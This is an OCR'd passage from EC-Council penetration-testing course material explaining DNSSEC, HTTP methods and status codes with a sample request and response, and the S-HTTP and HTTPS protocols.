
Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Operation of DNSSEC

Authenticity and integrity are provided by the signature of the RRSET created with a private key. The public key is used to verify the signature of an RRSET (RRSIG). Authenticity of the non-existence of a name or type is provided by a chain of names (NSEC), in which each name points to the next in the zone, in canonical order. Delegated zones (child) sign the RRSETs with a private key. The authenticity of the key is verified by the signature of the DS record, present in the parent zone (Hash of the public key – DNSKEY –).

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Hypertext Transfer Protocol (HTTP)

HTTP lays the foundation for communication on world wide web (WWW). It is the standard application protocol on the top of TCP/IP, handling web browser requests and web server responses. It is used to transfer data (like audio, video, images, hypertext, plain text, etc.) between client and server. HTTP messages are exchanged between client and server during communication. Client sends HTTP request messages to the server while the server sends a response with HTTP response messages.

The HTTP (Hypertext Transfer Protocol) is the major component for establishing communication between the web browsers and web servers and allow the users to access the web server's resources. There are numerous number of resources available from the web servers around the world such as HTML pages, images, text files, etc., a user can sit in his/her home and access these resources without much effort. When a user wants to access a resource, he/she just type the URL where the resource resided and a HTTP request message is sent to the server that contains the resource. If the resource is available and there is no issue with the request, then the server reply with a HTTP response message along with the access to the request. To send a request to the web server, there are various request methods are available in HTTP based on the type of the user request.

Some common HTTP requests are shown below:

- **GET** – This method is used to request and get a resource from the server.
- **PUT** – This method is used to send data to the server to store in its database.
- **DELETE** – This method is used for deleting a resource in the web server.
- **POST** – This method is used to send data into a server gateway application.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **HEAD** – This method is used for requesting the same request as the GET method does.

Apart from status codes, the HTTP also contains certain code called HTTP status codes, that are used by the server to intimate the result the request made by the web browser. Based on these codes, the browser or the user can able to know whether the request is successfully completed or else any error was occurred during the request.

The following are some of the common HTTP status codes and their respective meaning:

- **100** – Continue
- **200** – Ok
- **202** – Accept
- **204** – No content
- **400** – Bad request
- **404** – Not found
- **408** – Request timeout
- **500** – Internal server error
- **504** – Gateway timeout
- **505** – HTTP version not supported

The HTTP request/response messages are very easy to understand by the users, sample HTTP request and response messages are shown below:

```
01  GET /tutorials/other/top-20-mysql-best-practices/ HTTP/1.1
02  Host: net.tutsplus.com
03  User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5
04  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
05  Accept-Language: en-us,en;q=0.5
06  Accept-Encoding: gzip,deflate
07  Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
08  Keep-Alive: 300
09  Connection: keep-alive
10  Cookie: PHPSESSID=r2t5uvjq435r4q7ib3vtdjq120
11  Pragma: no-cache
12  Cache-Control: no-cache
```

Figure A.46: HTTP Request

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
HTTP/1.x 200 OK
Transfer-Encoding: chunked
Date: Sat, 28 Nov 2009 04:36:25 GMT
Server: LiteSpeed
Connection: close
X-Powered-By: W3 Total Cache/0.8
Pragma: public
Expires: Sat, 28 Nov 2009 05:36:25 GMT
Etag: "pub1259380237;gz"
Cache-Control: max-age=3600, public
Content-Type: text/html; charset=UTF-8
Last-Modified: Sat, 28 Nov 2009 03:50:37 GMT
X-Pingback: http://net.tutsplus.com/xmlrpc.php
Content-Encoding: gzip
Vary: Accept-Encoding, Cookie, User-Agent

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-str
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Top 20+ MySQL Best Practices - Nettuts+</title>
<!-- ... rest of the html ... -->
```


Figure A.47: HTTP Response

When a request is made, it must pass through many hurdles in the network(s) and many networking devices to reach its destination. Even the response message must face many issues to reach the client; so, to overcome these hurdles, the HTTP relies on TCP/IP to send and receive the messages.

Weaknesses in HTTP:

- Vulnerable to Man in Middle attack
- It lacks in security as data sent via HTTP is not encrypted
- One can use HTTP without any encryption or digital certificates

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Secure HTTP

Secure HTTP is an application layer protocol used to encrypt the web communications carried over HTTP. It ensures secure data transmission of individual messages while SSL establishes a secure connection between two entities ensuring security of the entire communication. It is an alternate for the HTTPS (SSL) protocol. It is generally used in situations where the server requires authentication from the user.

Note: Not all Web browsers and servers support S-HTTP.





Figure A.48: S-HTTP Application Level Security

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Hyper Text Transfer Protocol Secure (HTTPS)

HTTPS ensures secure communication between two computers over HTTP. The connection is encrypted using Transport Layer Security (TLS) or Secure Sockets Layer(SSL) protocol. It is often used in confidential online transactions. It protects against man-in-the-middle attacks as data is transmitted over encrypted channel. However, it can be vulnerable to DROWN (Decrypting RSA with Obsolete and Weakened encryption) attack.


